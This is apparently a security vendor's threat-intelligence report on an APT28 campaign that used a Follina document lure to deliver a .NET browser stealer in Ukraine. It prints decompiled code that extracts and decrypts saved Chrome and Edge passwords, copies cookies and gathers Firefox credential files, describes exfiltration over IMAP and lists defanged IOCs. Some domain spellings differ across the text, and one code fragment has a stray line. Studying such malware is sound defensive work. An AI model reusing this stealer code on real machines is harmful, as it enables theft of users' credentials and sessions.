

Russia's APT28 uses fear of nuclear war to spread Follina docs in Ukraine

Threat Intelligence Team :: 6/21/2022



This blog post was authored by Hossein Jazi and Roberto Santos.

In a recent campaign, APT28, an advanced persistent threat actor linked with Russian intelligence, set its sights on Ukraine, targeting users with malware that steals credentials stored in browsers.

APT28 (also known as Sofacy and Fancy Bear) is a notorious Russian threat actor that has been active since at least 2004 with its main activity being collecting intelligence for the Russian government. The group is known to have targeted US politicians, and [US organizations](#), including US nuclear facilities.

On June 20, 2022, Malwarebytes Threat Intelligence [identified](#) a document that had been weaponized with the [Follina](#) (CVE-2022-30190) exploit to download and execute a new .Net stealer first reported by [Google](#). The discovery was also made [independently by CERT-UA](#).

Follina is a recently-discovered zero-day exploit that uses the `ms-msdt` protocol to load malicious code from Word documents when they are opened. This is the first time we've observed APT28 using Follina in its operations.

The malicious document

The maldoc's filename, `Nuclear Terrorism A Very Real Threat.rtf`, attempts to get victims to open it by preying on their fears that the invasion of Ukraine will escalate into a nuclear conflict.

The content of the document is an article from the [Atlantic Council](#) called "[Will Putin use nuclear weapons in Ukraine? Our experts answer three burning questions](#)" published on May 10 this year.

Payload Analysis

The final payload is a variant of a stealer APT28 has used against targets in Ukraine before. In the oldest variant, the stealer used a fake error message to hide what it was doing (A secondary thread was displaying this error message while the main program continued executing.) The new variant does not show the popup.



In older versions of the stealer, a fake error message distracted users

The variant used in this attack is almost identical to the one reported by Google, with just a few minor refactors and some additional sleep commands.

```
DocumentSaver.Program
// Token: 0x0000011 RID: 17 RVA: 0x0003450 File Offset: 0x0001650
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    new Thread(delegate()
    {
        MessageBox.Show("The storage control blocks were destroyed", "Error", MessageBoxButtons.Ok, MessageBoxIcon.Hand);
    }).Start();
    Program.createFile("text_ch", "ch\vn" + Program.chi() + "\n\n\n" + Program.chi());
    Program.createFile("text_ff", "ff\vn\n\n\n" + Program.ffi());
    Program.createFile("text_ed", "ed\vn\n" + Program.edi() + "\n\n\n" + Program.ed2());
    GC.Collect();
    Program.ff2();
    GC.WaitForFullGCComplete();
    File.Delete("cp");
    File.Delete("cc");
    File.Delete("fc");
    File.Delete("fp");
    File.Delete("ec");
    File.Delete("ep");
    File.SetAttributes("SQLite.Interop.dll", FileAttributes.Normal);
    try
    {
        File.Delete("SQLite.Interop.dll");
    }
    catch (Exception ex)
    {
        string message = ex.Message;
    }
    try
    {
        Program.del("SQLite.Interop.dll");
    }
    catch (Exception ex2)
    {
        string message2 = ex2.Message;
    }
    Program.del(name);
    Application.Exit();
}

DocumentSaver.Program
// Token: 0x0000017 RID: 23 RVA: 0x000348C File Offset: 0x000168C
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    Program.connect(Program.creds.Split(new char[]
    {
        '\n'
    }));
    Program.Login(Program.creds.Split(new char[]
    {
        '\n'
    }));
    Program.creds.Split(new char[]
    {
        '\n'
    }));
    Program.selectFolder("INBOX");
    Program.create(Program.chi());
    Program.create(Program.ch2());
    Program.create(Program.ffi());
    Program.ff2();
    Program.create(Program.edi());
    Program.create(Program.ed2());
    Thread.Sleep(60000);
    GC.Collect();
    GC.WaitForFullGCComplete();
    string[] array = new string[]
    {
        "cp",
        "cc",
        "fc",
        "fp",
        "ec",
        "ep"
    };
    foreach (string path in array)
    {
        for (int i = 0; i < array.Length; i++)
        {
            try
            {
                File.Delete(path);
                break;
            }
            catch
            {
                Thread.Sleep(5000);
            }
        }
    }
    try
    {
        File.SetAttributes("SQLite.Interop.dll", FileAttributes.Normal);
        File.Delete("SQLite.Interop.dll");
    }
    catch (Exception ex)
    {
        string message = ex.Message;
    }
    try
    {
        Program.del("SQLite.Interop.dll");
    }
    catch (Exception ex2)
    {
        string message2 = ex2.Message;
    }
    Program.del(name);
    Application.Exit();
}

Version 1
Version 2
```

A side-by-side comparison of two versions of the APT28 stealer

As with the previous variant, the stealer's main purpose is to steal data from several popular browsers.

Google Chrome and Microsoft Edge

The malware steals any website credentials (username, password, and url) users have saved in the browser by reading the contents of %LOCALAPPDATA%\Google\Chrome\User Data\Default>Login Data.

```

266 SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text2);
267 try
268 {
269     sqliteConnection.Open();
270     SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand();
271     sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
272     SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
273     byte[] key = AesGcm256.GetKey();
274     while (sqliteDataReader.Read())
275     {
276         object obj = sqliteDataReader["username_value"];
277         object obj2 = sqliteDataReader["action_url"];
278         string text3 = "";
279         byte[] bytes = Program.GetBytes(sqliteDataReader, 2);
280         byte[] iv;
281         byte[] encryptedBytes;
282         AesGcm256.prepare(bytes, out iv, out encryptedBytes);
283         string text4 = AesGcm256.decrypt(encryptedBytes, key, iv);
284     }
}

```

Nombre	Valor
obj	"victim@corporation.com"
obj2	"https://www.facebook.com/login/"
text3	""
bytes	byte[0x0000002E]
iv	byte[0x0000000C]
encryptedBytes	byte[0x0000001F]
text4	"victimspassword"

Debugging session showing how attackers are capable of stealing credentials

In a very similar way, the new variant also grabs all the saved cookies stored in Google Chrome by accessing %LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies.

```

Dictionary<string, string> dictionary = new Dictionary<string, string>();
for (;;)
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies", "cc", true);
        break;
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=cc");
sqliteConnection.Open();
SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT host_key, name, encrypted_value FROM cookies", sqliteConnection);
SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
while (sqliteDataReader.Read())
{

```

Cookie stealing code (Google Chrome)

Stolen cookies can sometimes be used to break into websites even if the username and password aren't saved to the browser.

The code to steal cookies and passwords from the Chromium-based Edge browser is almost identical to the code used for Chrome.

Firefox

This malware can also steal data from Firefox. It does this by iterating through every profile looking for the cookies.sqlite file that stores the cookies for each user.

1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryNetwork...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	CloseFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryAttributeT...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryStandardI...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryBasicInfor...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryStreamInf...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryBasicInfor...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryEaInform...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	QueryAttribute...	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	ReadFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	CloseFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\2atzqj9.default-release\cookies.sqlite	SUCCESS
1404	4468	CreateFile	C:\Users	AppData\Roaming\Mozilla\Firefox\Profiles\ju0dqe5.default\cookies.sqlite	NAME NOT FOUND

Sysmon capturing access to cookies.sqlite file

In the case of passwords, the attackers attempt to steal logins.json, key3.db, key4.db, cert8.db, cert9.db, signons.sqlite.

```
// DocumentSaver.Program
// Token: 0x0600000F RID: 15 RVA: 0x00002828 File Offset: 0x00000A28
private static void ff2()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    bool flag = !Directory.Exists(path);
    if (!flag)
    {
        string[] directories = Directory.GetDirectories(path);
        string[] array = new string[]
        {
            "logins.json",
            "key4.db",
            "cert9.db",
            "signons.sqlite",
            "key3.db",
            "cert8.db"
        };
    }
}
```

Attackers will grab also passwords from Firefox

These files are necessary for recovering elements like saved passwords and certificates. Old versions are also supported (signons.sqlite, key3.db and cert8.db are no longer used by new Firefox versions). Note that if the user has set a master password, the attackers will likely attempt to crack this password offline, later, to recover these credentials.

Exfiltrating data

The malware uses the IMAP email protocol to exfiltrate data to its command and control (C2) server.

The screenshot shows a network traffic analysis interface. The top bar includes a dropdown menu set to '1 of 5', a 'Show all' button, a 'View' section with 'HEX' and 'Text' tabs, and a 'Highlight chars' toggle which is turned on. Below this, there are two main sections for traffic analysis. The first section, labeled 'Recv: 133 b' and 'Timeshift: 406 ms', displays a list of hexadecimal bytes on the left and their corresponding ASCII text on the right. The text shows an IMAP login event: '* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE NAMESPACE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot ready...'. The second section, labeled 'Send: 38 b' and 'Timeshift: 407 ms', shows hexadecimal bytes on the left and ASCII text on the right. The text shows '\$ LOGIN events@artoc.com'. There are 'Download' and 'Hide' buttons for each section.

The IMAP login event

The old variant of this stealer connected to mail[.]sartoc.com (144.208.77.68) to exfiltrate data. The new variant uses the same method but a different domain, www.specialtyllc[.]com. Interestingly both are located in Dubai.


It's likely the owners of the C2 websites have nothing to do with APT28, and the group simply took advantage of abandoned or vulnerable sites.

Although ransacking browsers might look like petty theft, passwords are the key to accessing sensitive information and intelligence. The target, and the involvement of APT28, a division of Russian military intelligence), suggests that campaign is a part of the conflict in Ukraine, or at the very least linked to the foreign policy and military objectives of the Russian state. Ukraine continues to be a battleground for cyberattacks and espionage, as well as devastating kinetic warfare and humanitarian abuses.

For more coverage of threat actors active in the Ukraine conflict, read our recent article about the efforts of an unknown APT group that has [targeted Russia repeatedly since Ukraine invasion](#).

Protection

Malwarebytes customers were proactively protected against this campaign thanks to our anti-exploit protection.



IOCs

Maldoc:

Nuclear Terrorism A Very Real Threat.rtf

daaa271cee97853bf4e235b55cb34c1f03ea6f8d3c958f86728d41f418b0bf01

Remote template (Follina):

[http://kitten-268.frge\[.\]io/article.html](http://kitten-268.frge[.]io/article.html)

Stealer:

[http://kompartpomiar\[.\]pl/grafika/docx.exe](http://kompartpomiar[.]pl/grafika/docx.exe)

2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933

C2:

[www.specialityllc\[.\]com](http://www.specialityllc[.]com)